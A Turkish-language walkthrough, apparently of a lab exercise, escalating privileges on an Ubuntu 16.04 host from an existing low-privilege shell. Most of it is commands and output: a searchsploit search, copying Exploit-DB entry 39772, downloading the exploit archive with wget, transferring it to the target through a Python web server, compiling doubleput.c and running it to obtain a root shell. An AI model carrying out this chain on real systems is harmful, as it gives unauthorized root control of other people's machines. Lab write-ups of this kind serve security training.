- Baktığımızda burada yetkisiz bir kullanıcıyım.



## Yetki Yükseltme

-Önceki uygulamamızda Shell bağlantısı kurmuştum fakat yetkilerim eksikti.

-Bu uygulamamızda yetki yükselteceğim.

```
$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
```

- Önce sistem üzerinde Çekirdek bilgisine erişiyorum.

# searchsploit Ubuntu 16.04	
Exploit Title	Path
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution	linux/local/40937.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation	linux/local/40054.c
Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-v	linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalati	linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedor	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24	linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps	linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) A	linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Met	linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel P	linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condi	linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Ou	linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET'	windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD)	linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privi	linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer	linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Esca	linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset'	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privi	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 /	linux/local/47169.c

- Searchsploit üzerinden elde ettiğim çekirdek bilgisi hakkında bir arama gerçekleştiriyorum.

-Bizim için burada önemli olanlar local üzerinde çalışanlardır.

```

(root@kali)~# searchsploit -m 39772.txt
Exploit: Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation
URL: https://www.exploit-db.com/exploits/39772
Path: /usr/share/exploitdb/exploits/linux/local/39772.txt
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /root/39772.txt

(root@kali)~# ls
18565.rb    dc3.txt    httpflooder.zip  Müzik      spotify.apk  windowsencode1.exe  windows.exe
37292.c    deneme.txt  ice.txt          Resimler   Şablonlar    windowsencode3.exe  yeni
39772.txt   Downloads  linux_zarar.sh   spotify1.apk typhon.txt    windowsencode5.exe
Belgeler   Genel      Masaüstü         spotify2.apk Videolar     windowsencode.exe

(root@kali)~# cat 39772.txt
Source: https://bugs.chromium.org/p/project-zero/issues/detail?id=808

In Linux ≥4.4, when the CONFIG_BPF_SYSCALL config option is set and the
kernel.unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime,
unprivileged code can use the bpf() syscall to load eBPF socket filter programs.
These conditions are fulfilled in Ubuntu 16.04.

When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the first
function that touches the supplied eBPF instructions is
replace_map_fd_with_map_ptr(), which looks for instructions that reference eBPF
map file descriptors and looks up pointers for the corresponding map files.

```

- Local üzerinde bulunan "39772.txt" dosyasını indiriyorum.

-Ardından cat komutu ile içeriğini görüntülüyorum.

-İçerisinde bana bir dosya indirmem gerektiğini belirtiyor.

-Bu indirdiğim dosyayı Sunucu üzerinde çalıştırdığımda root yetkisi alacağımı belirtiyor.

```


(root@kali)~[/Masaüstü]# wget https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/39772.zip
--2021-08-11 16:44:57-- https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/39772.zip
github.com (github.com) çözümleniyor ... 140.82.114.4
github.com (github.com)[140.82.114.4]:443 bağlanılıyor ... bağlantı kuruldu.
HTTP isteği gönderildi, yanıt bekleniyor... 302 Found
Yer: https://raw.githubusercontent.com/offensive-security/exploitdb-bin-splotts/master/bin-splotts/39772.zip [izleyen]
--2021-08-11 16:44:58-- https://raw.githubusercontent.com/offensive-security/exploitdb-bin-splotts/master/bin-splotts/39772.zip
raw.githubusercontent.com (raw.githubusercontent.com) çözümleniyor ... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
raw.githubusercontent.com (raw.githubusercontent.com)[185.199.111.133]:443 bağlanılıyor ... bağlantı kuruldu.
HTTP isteği gönderildi, yanıt bekleniyor... 200 OK
Uzunluk: 7025 (6,9K) [application/zip]
Kayıt yeri: `39772.zip'

39772.zip 100%[=====] 6,86K --KB/s içinde 0s


2021-08-11 16:44:58 (65,4 MB/s) - `39772.zip' kaydedildi [7025/7025]

```


- "wget" komutu ile dosyayı indiriyorum ve Ardından unzip ediyorum.



- Dosyanın içeriği bu şekildedir burada benim için önemli olan exploit.tar dosyasıdır.



- Python server başlatıyorum ve shell üzerinden kurduğum bağlantı ile bu dosyayı indireceğim.



- Bu dosyayı tmp dosyanın içerisine indirmem gerektiği için önce tmp dosyasına geçiş yapıyorum.
- Burada wget komutunu kullanarak indirme işlemi gerçekleştiriyorum.

```

$ tar xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
$ ls
ebpf_mapfd_doubleput_exploit
exploit.tar
systemd-private-c47fbd1f6ca74cddb26106fb2ee2b3d5-systemd-timesyncd.service-1P2WaJ
vmware-root
# cd ebpf_mapfd_doubleput_exploit

```

- Sunucu üzerinde indirdiğim dosyaları öncelikle unzip yapıyorum.

-Daha sonra içinde ki klasöre geçiş yapıyorum ve burada çalıştıracığım 2 adet komut bulunmaktadır.

```

$ chmod +x compile.sh
$ ls
compile.sh  README
doubleput.c  README
hello.c
suidhelper.c  README
$ chmod +x doubleput.c
$ gcc doubleput.c -o doubleput
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
              ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
                ^

```

- Kullanacağım dosyalar Compile.sh ve doubleput.c dosyalarıdır.

-Bu dosyalara chmod +x ile yetki veriyorum.(Çalıştırma)

-Ayrıca "gcc doubleput.c -o doubleput" komutu ile uzantısını değiştiriyorum.

```

suidhelper.c
$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
id
suid file detected, launching rootshell...
we have root privs now...
uid=0(root) gid=0(root) groups=0(root),33(www-data)

```

-Doubleput ve Compile.sh dosyalarını çalıştırdıktan sonra bu şekilde root yetkisi alabildim.